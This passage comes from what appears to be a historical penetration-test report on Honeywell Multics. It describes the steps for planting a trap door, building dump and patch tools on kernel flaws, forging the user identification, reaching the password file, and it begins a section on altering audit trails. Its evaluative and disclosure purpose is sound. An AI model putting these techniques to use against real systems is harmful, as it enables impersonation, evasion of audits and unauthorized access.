


Figure 10. Unlocked Stack Base (Step 2)

The "trap door" inserted in emergency_shutdown.link remained in the system until the system was reinitialized. (21) At initialization time, a fresh copy of all ring zero segments is read in from the system tape erasing the "trap door". Since system initializations occur at least once per day, the penetrator must execute step one before each of his working sessions. Step two is then executed each time he wishes to access or modify some word in the system.

The unlocked stack base vulnerability was identified in June 1972 with the Master Mode Transfer Vulnerability. It was developed and used at the RADC site in September 1972 without a single system crash. In October 1972, the code was transferred to the MIT site. Due to lack of good telecommunications between the two sites, the code was manually retyped into the MIT system. A typing mistake was made that caused the word to be stored into the SDW to always be zero (See Figure 10). When an attempt was made to set slave access-data in the SDW of the descriptor segment itself, (22) the SDW of the descriptor segment was set to zero causing the system to crash at the next LDBR instruction or segment initiation. The bug was recognized and corrected immediately, but later in the day, a second crash occurred when the SDW for the ring zero segment fim (the fault intercept module) was patched to slave access-write permit-data rather than slave access-write permit-slave procedure. In more straightforward terms, the SDW was set to read-write rather than read-write-execute. Therefore, when the system next attempted to execute the fim it took a no-execute permission fault and tried to execute the fim, thus entering an infinite loop crashing the system.

3.3.4 Preview of 6180 Software Vulnerabilities

The 6180 hardware implementation of rings renders invalid the attacks described here on the 645. This is not to say, however, that the 6180 Multics is free of vulnerabilities. A cursory examination of the 6180 software has revealed the existence of several software vulnerabilities, any one of which can be used to access

(21) See Section 3.4.5 for more lasting "trap doors".

(22) The attempt here was to dump the contents of the descriptor segment on the terminal. The user does not normally have read permission to his own descriptor segment.

any information in the system. These vulnerabilities were identified with comparable levels of effort to those shown in Section 3.5.

3.3.4.1 No Call Limiter Vulnerability

The first vulnerability is the No Call Limiter vulnerability. This vulnerability was caused by the call limiter not being set on gate segments, allowing the user to transfer to any instruction within the gate rather than to just an entry transfer vector. This vulnerability gives the penetrator the same capabilities as the Master Mode Transfer vulnerability.

3.3.4.2 SLT-KST Dual SDW Vulnerability

The second vulnerability is the SLT-KST Dual SDW vulnerability. When a user process was created on the 645, separate descriptor segments were created for each ring, with the ring 0 SDW's being copied from the segment loading table (SLT). The ring 0 descriptor segment was essentially a copy of the SLT for ring 0 segments. The ring 4 descriptor segment zeroed out most SDW's for ring 0 segments. Non-ring 0 SDW's were added to both the ring 0 and ring 4 descriptor segments from the Known Segment Table (KST) during segment initiation. Upon conversion to the 6180, the separate descriptor segments for each ring were merged into one descriptor segment containing ring brackets in each SDW <IPC73>. The ring 0 SDW's were still taken from the SLT and the non-ring 0 SDW's from the KST as on the 645.

The system contains several gates from ring 4 into ring 0 of varying levels of privilege. The least privileged gate is called hcs_ and may be used by all users in ring 4. The most privileged gate is called hphcs_ and may only be called by system administration personnel. The gate hphcs_ contains routines to shut the system down, access any segment in the system, and patch ring 0 data bases. If a user attempts to call hphcs_ in the normal fashion, hphcs_ is entered into the KST, an SDW is assigned, and access rights are determined from the access control list stored in hphcs_'s parent directory. Since most users would not be on the access control list of hphcs_, access would be denied. Ring 0 gates, however, also have a second segment number assigned from the segment loading table (SLT). This duplication posed no problem on the 645, since SLT SDW's were valid only in the ring 0 descriptor segment. However on the 6180, the KST SDW for hphcs_ would be null access ring brackets 0,0,5,

but the SLT SDW would read-execute (re) access, ring brackets 0,0,5. Therefore, the penetrator need only transfer to the appropriate absolute segment number rather than using dynamic linking to gain access to any hphcs_ capability. This vulnerability was considerably easier to use than any of the others and was carried through identification, confirmation, and exploitation in less than 5 man-hours total (See Section 3.5).

3.3.4.3 Additional Vulnerabilities

The above mentioned 6180 vulnerabilities have been identified and repaired by Honeywell. The capabilities of the SLT-KST Dual SDW vulnerability were demonstrated to Honeywell on 14 September 1973 in the form of an illegal message to the operator's console at the 6180 site in the Honeywell plant in Phoenix, Arizona. Honeywell did not identify the cause of the vulnerability until March 1974 and installed a fix in Multics System 23.6. As of the time of this publication, additional vulnerabilities have been identified but at this time have not been developed into a demonstration.

3.4 Procedural Vulnerabilities

This section describes the exploitation by a remote user of several classes of procedural vulnerabilities. No attempt was made to penetrate physical security, as there were many admitted vulnerabilities in this area. In particular, the machine room was not secure and communications lines were not encrypted. Rather, this section looks at the areas of auditing, system configuration control, (23) passwords, and "privileged" users.

3.4.1 Dump and Patch Utilities

To provide support to the system maintenance personnel, the Multics system includes commands to dump or patch any word in the entire virtual memory. These

(23) System configuration control is a term derived from Air Force procurement procedures and refers to the control and management of the hardware and software being used in a system with particular attention to the software update tasks. It is not to be confused with the Multics dynamic reconfiguration capability which permits the system to add and delete processors and memories while the system is running.

utilities are used to make online repairs while the system continues to run. Clearly these commands are very dangerous, since they can bypass all security controls to access otherwise protected information, and if misused, can cause the system to crash by garbling critical data bases. To protect the system, these commands are implemented by special privileged gates into ring zero. The access control lists on these gates restrict their use to system maintenance personnel by name as authenticated by the login procedure. Thus an ordinary user nominally cannot access these utilities. To further protect the system, the patch utility records on the system operator's console every patch that is made. Thus, if an unexpected or unauthorized patch is made, the system operator can take immediate action by shutting the system down if necessary.

Clearly dump and patch utilities would be of great use to a system penetrator, since they can be used to facilitate his job. Procedural controls on the system dump and patch routines prevent the penetrator from using them by the ACL restrictions and the audit trail. However by using the software vulnerabilities described in section 3.3, these procedural controls may be bypassed and the penetration agent can implement his own dump and patch utilities as described below.

Dump and patch utilities were implemented on Multics using the Unlocked Stack Base and Insufficient Argument Validation vulnerabilities. These two vulnerabilities demonstrated two basically different strategies for accessing protected segments. These two strategies developed from the fact that the Unlocked Stack Base vulnerability operates in ring 4 master mode, while the Insufficient Argument Validation vulnerability operates in ring 0 slave mode. In addition, there was a requirement that a minimal amount of time be spent with the processor in an anomalous state - ring 4 master mode or ring 0 illegal code. When the processor is in an anomalous state, unexpected interrupts or events could cause the penetrator to be exposed in a system crash.

3.4.1.1 Use of Insufficient Argument Validation

As was mentioned above, the IIS 645 implementation of Multics simulates protection rings by providing one descriptor segment for each ring. Patch and dump utilities can be implemented using the Insufficient Argument Validation vulnerability by realizing that the ring zero descriptor segment will have entries for

segments which are not accessible from ring 4. Conceptually, one could copy an SDW for some segment from the ring 0 descriptor segment to the ring 4 descriptor segment and be guaranteed at least as much access as available in ring 0. Since the segment number of a segment is the same in all rings, this approach is very easy to implement.

The exact algorithm is shown in flow chart form in Figure 11. In block 2 of the flow chart, the ring 4 SDW is read from the ring 4 descriptor segment (wdseg) using the Insufficient Argument Validation vulnerability. Next the ring 0 SDW is read from the ring 0 descriptor segment (dseg). The ring 0 SDW must now be checked for validity, since the segment may not be accessible even in ring 0. (24) An invalid SDW is represented by all 36 bits being zero. One danger present here is that if the segment in question is deactivated, (25) the SDW being checked may be invalidated while it is being manipulated. This event could conceivably have disastrous results, but as we shall see in Section 3.4.2, the patch routine need only be used on segments which are never deactivated. The dump routine can do no harm if it accidentally uses an invalid SDW, as it always only reads using the SDW, conceivably reading garbage but nothing else. Further, deactivation of the segment is highly unlikely since the segment is in "use" by the dump/patch routine.

If the ring 0 SDW is invalid, an error code is returned in block 5 of the flow chart and the routine terminates. Otherwise, the ring 0 SDW is stored into the ring 4 descriptor segment (wdseg) with read-execute-write access by turning on the SDW bits for slave access, write permission, slave procedure. (See Figure 2). Now the dump or patch can be performed without using the vulnerability to load or store each 36 bit word

(24) As an additional precaution, ring 0 slave mode programs run under the same access rules as all other programs. A valid SDW entry is made for a segment in any ring only if the user is on the ACL for the segment. We shall see in Section 3.4.2 how to get around this "security feature".

(25) A segment is deactivated when its page table is removed from core. Segment deactivation is performed on a least recently used basis, since not all page tables may be kept in core at one time.




Figure 11. DUMP/PATCH UTILITY USING INSUFFICIENT ARGUMENT VALIDATION

being moved. Finally in block 8, the ring 4 SDW is restored to its original value, so that a later unrelated system crash could not reveal the modified SDW in a dump. It should be noted that while blocks 2, 3, 6, and 8 all use the vulnerability, the bulk of the time is spent in block 7 actually performing the dump or patch in perfectly normal ring 4 slave mode code.

3.4.1.2 Use of Unlocked Stack Base

The Unlocked Stack Base vulnerability operates in a very different environment from the Insufficient Argument Validation vulnerability. Rather than running in ring 0, the Unlocked Stack Base vulnerability runs in ring 4 in master mode. In the ring 0 descriptor segment, the segment dseg is the ring 0 descriptor segment and wseg is the ring 4 descriptor segment. (26) However, in the ring 4 descriptor segment, the segment dseg is the ring 4 descriptor segment and wseg has a zeroed SDW. Therefore, a slightly different strategy must be used to implement dump and patch utilities as shown in the flow chart in Figure 12. (27) The primary difference here is in blocks 3 and 5 of Figure 12 in which the ring 4 SDW for the segment is used rather than the ring 0 SDW. Thus the number of segments which can be dumped or patched is reduced from those accessible in ring 0 to those accessible in ring 4 master mode. We shall see in Section 3.4.2 that this reduction is not crucial, since ring 4 master mode has sufficient access to provide "interesting" segments to dump or patch.

3.4.1.3 Generation of New SDW's

Two strategies for implementation of dump and patch utilities were shown above. In addition, a third strategy exists which was rejected due to its inherent dangers. In this third strategy, the penetrator selects an unused segment number and constructs an SDW occupying that segment number in the ring 4 descriptor

(26) Actually wseg is the descriptor segment for whichever ring (1-7) was active at the time of the entry to ring 0. No conflict occurs since wseg is always the descriptor segment for the ring on behalf of which ring 0 is operating.

(27) This strategy is also used with the Execute Instruction Access Check Bypass vulnerability which runs in ring 4.




Figure 12. DUMP/PATCH UTILITY USING UNLOCKED STACK BASE

segment using any of the vulnerabilities. This totally new SDW could then be used to access some part of the Multics hierarchy. However, two major problems are associated with this strategy which caused its rejection. First the absolute core address of the page table of the segment must be stored in the SDW address field. There is no easy way for a penetrator to obtain the absolute address of the page table for a segment not already in his descriptor segment short of duplicating the entire segment fault mechanism which runs to many hundreds or thousands of lines of code. Second, if the processor took a segment or page fault on this new SDW, the ring 0 software would malfunction, because the segment would not be recorded in the Known Segment Table (KST). This malfunction could easily lead to a system crash and the disclosure of the penetrator's activities. Therefore, the strategy of generating new SDW's was rejected.

3.4.2 Forging the Non-Forgeable User Identification

In Section 2.2.3 the need for a protected, non-forgeable identification of every user was identified. This non-forgeable ID must be compared with access control list entries to determine whether a user may access some segment. This identification is established when the user logs into Multics and is authenticated by the user password. (28) If this user identification can be forged in any way, then the entire login audit mechanism can be rendered worthless.

The user identification in Multics is stored in a per-process segment called the process data segment (PDS). The PDS resides in ring 0 and contains many constants used in ring 0 and the ring 0 procedure stack. The user identification is stored in the PDS as a character string representing the user's name and a character string representing the user's project. The PDS must be accessible to any ring 0 procedure within a user's process and must be accessible to ring 4 master mode procedures (such as the signaller). Therefore, as shown in Sections 3.4.1.1 and 3.4.1.2, the dump and patch utilities can dump and patch portions of the PDS, thus forging the non-forgeable user identification. Appendix E shows the actual user commands needed to forge the user

(28) Clearly more sophisticated authentication schemes than a single user chosen password could be used on Multics (see Richardson <RIC73>). However, such schemes are outside the scope of this paper.

Identification.

This capability provides the penetrator with an "ultimate weapon". The agent can now undetectably masquerade as any user of the system including the system administrator or security officer, immediately assuming that user's access privileges. The agent has bypassed and rendered ineffective the entire login authentication mechanism with all its attendant auditing machinery. The user whom the agent is impersonating can login and operate without interference. Even the "who table" that lists all users currently logged into the system records the agent with his correct identification rather than the forgery. Thus to access any segment in the system, the agent need only determine who has access and change his user identification as easily as a legitimate user can change his working directory.

It was not obvious at the time of the analysis that changing the user identification would work. Several potential problems were foreseen that could lead to system crashes or could reveal the penetrator's presence. However, none of these proved to be a serious barrier to masquerading.

First, a user process occasionally sends a message to the operator's console from ring 0 to report some type of unusual fault such as a disk parity error. These messages are prefaced by the user's name and project taken from the PDS. It was feared that a random parity error could "blow the cover" of the penetrator by printing his modified identification on the operator's console. (29) However, the PDS in fact contains two copies of the user identification - one formatted for printing and one formatted for comparison with access control list entries. Ring 0 software keeps these strictly separated, so the penetrator need only change the access control identification.

Second, when the penetrator changes his user identification, he may lose access to his own programs, data and directories. The solution here is to assure that the access control lists of the needed segments and directories grant appropriate access to the user as whom the penetrator is masquerading.

(29) This danger exists only if the operator or system security officer is carefully correlating parity error messages with the names of currently logged in users.

Finally, one finds that although the penetrator can set the access control lists of his ring 4 segments appropriately, he cannot in any easy way modify the access control lists of certain per process supervisor segments including the process data segment (PDS), the process initialization table (PIT), the known segment table (KST), and the stack and combined linkage segments for ring 1, 2, and 3. The stack and combined linkage segments for ring 1, 2, and 3 can be avoided by not calling any ring 1, 2, or 3 programs while masquerading. However, the PDS, PIT, and KST are all ring 0 data bases that must be accessible at all times with read and write permission. This requirement could pose the penetrator a very serious problem; but, because of the very fact that these segments must always be accessible in ring 0, the system has already solved this problem. While the PIT, PDS, and KST are paged segments, (30) they are all used during segment fault handling. In order to avoid recursive segment faults, the PIT, PDS, and KST are never deactivated. (31) Deactivation, as mentioned above, is the process by which a segment's page table is removed from core and a segment fault is placed in its SDW. The access control bits are set in an SDW only at segment fault time. (32) Since the system never deactivates the PIT, PDS, and KST, under normal conditions, the SDW's are not modified for the life of the process. Since the process of changing user identification does not change the ring 0 SDW's of the PIT, PDS, and KST either, the penetrator retains access to these critical segments without any special action whatsoever.

(30) In fact the first page of the PDS is wired down so that it may be used by page control. The rest of the PDS, however, is not wired.

(31) In Multics jargon, their "entry hold switches" are set.

(32) In fact, a segment fault is also set in an SDW when the access control list of the corresponding segment is changed. This is done to ensure that access changes are reflected immediately, and is effected by setting faults in all descriptor segments that have active SDW's for the segment. This additional case is not a problem, because the access control lists of the PIT, PDS, and KST are never changed.

3.4.3 Accessing the Password File

One of the classic penetrations of an operating system has been unauthorized access to the password file. This type of attack on a system has become so embedded in the folklore of computer security that it even appears in the definition of a security "breach" in DOD 5200.28-M <DOD73>. In fact, however, accessing the password file internal to the system proves to be of minimal value to a penetrator as shown below. For completeness, the Multics password file was accessed as part of this analysis.

3.4.3.1 Minimal Value of the Password File

It is asserted that accessing the system password file is of minimal value to a penetrator for several reasons. First, the password file is generally the most highly protected file in a computer system. If the penetrator has succeeded in breaking down the internal controls to access the password file, he can almost undoubtedly access every other file in the system. Why bother with the password file?

Second, the password file is often kept enciphered. A great deal of effort may be required to invert such a cipher, if indeed the cipher is invertible at all.

Finally, the login path to a system is generally the most carefully audited to attempt to catch unauthorized password use. The penetrator greatly risks detection if he uses an unauthorized password. It should be noted that an unauthorized password obtained outside the system may be very useful to a penetrator, if he does not already have access to the system. However, that is an issue of physical security which is outside the scope of this paper.

3.4.3.2 The Multics Password File

The Multics password file is stored in a segment called the person name table (PNT). The PNT contains an entry for each user on the system including that user's password and various pieces of auditing information. Passwords are chosen by the user and may be changed at any time. (33) Passwords are scrambled by an

(33) There is a major problem that user chosen passwords

allegedly non-invertible enciphering routine for protection in case the PNT appears in a system dump. Only enciphered passwords are stored in the system. The password check at login time is accomplished by the equivalent of the following PL/I code:

```
if scramble_(typed_password) = pnt.user.password
then call ok_to_login;
else call reject_login;
```

For the rest of this section, it will be assumed that the enciphering routine is non-invertible. In a separate volume <DOW74>, Downey demonstrates the invertibility of the Multics password scrambler used at the time of the vulnerability analysis. (34)

The PNT is a ring 4 segment with the following access control list:

```
rw    *.SysAdmin.*
null  *.*.*
```

Thus by modifying one's user identification to the SysAdmin project as in Section 3.4.2, one can immediately gain unrestricted access to the PNT. Since the passwords are enciphered, they cannot be read out of the PNT directly. However, the penetrator can extract a copy of the PNT for cryptanalysis. The penetrator can also change a user's password to the enciphered version of a known password. Of course, this action would lead to almost immediate discovery, since the user would no longer be able to login.

3.4.4 Modifying Audit Trails

Audit trails are frequently put into computer systems for the purpose of detecting breaches of security. For example, a record of last login time printed when a user logged in could detect the unauthorized use of a user's password and identification. However, we have seen that a penetrator using vulnerabilities in the operating

are often easy to guess. That problem, however, will not be addressed here. Multics provides a random password generator, but its use is not mandatory.

(34) ESD/MCI has provided a "better" password scrambler that is now used in Multics, since enciphering the password file is useful in case it should appear in a system dump.

system code can access information and bypass many such audits. Sometimes it is not convenient for the penetrator to bypass an audit. If the audit trail is kept online, it may be much easier to allow the audit to take place and then go back and modify the audit trail to remove or modify the evidence of wrong doing. One simple example of modification of audit trails was selected for this vulnerability demonstration.

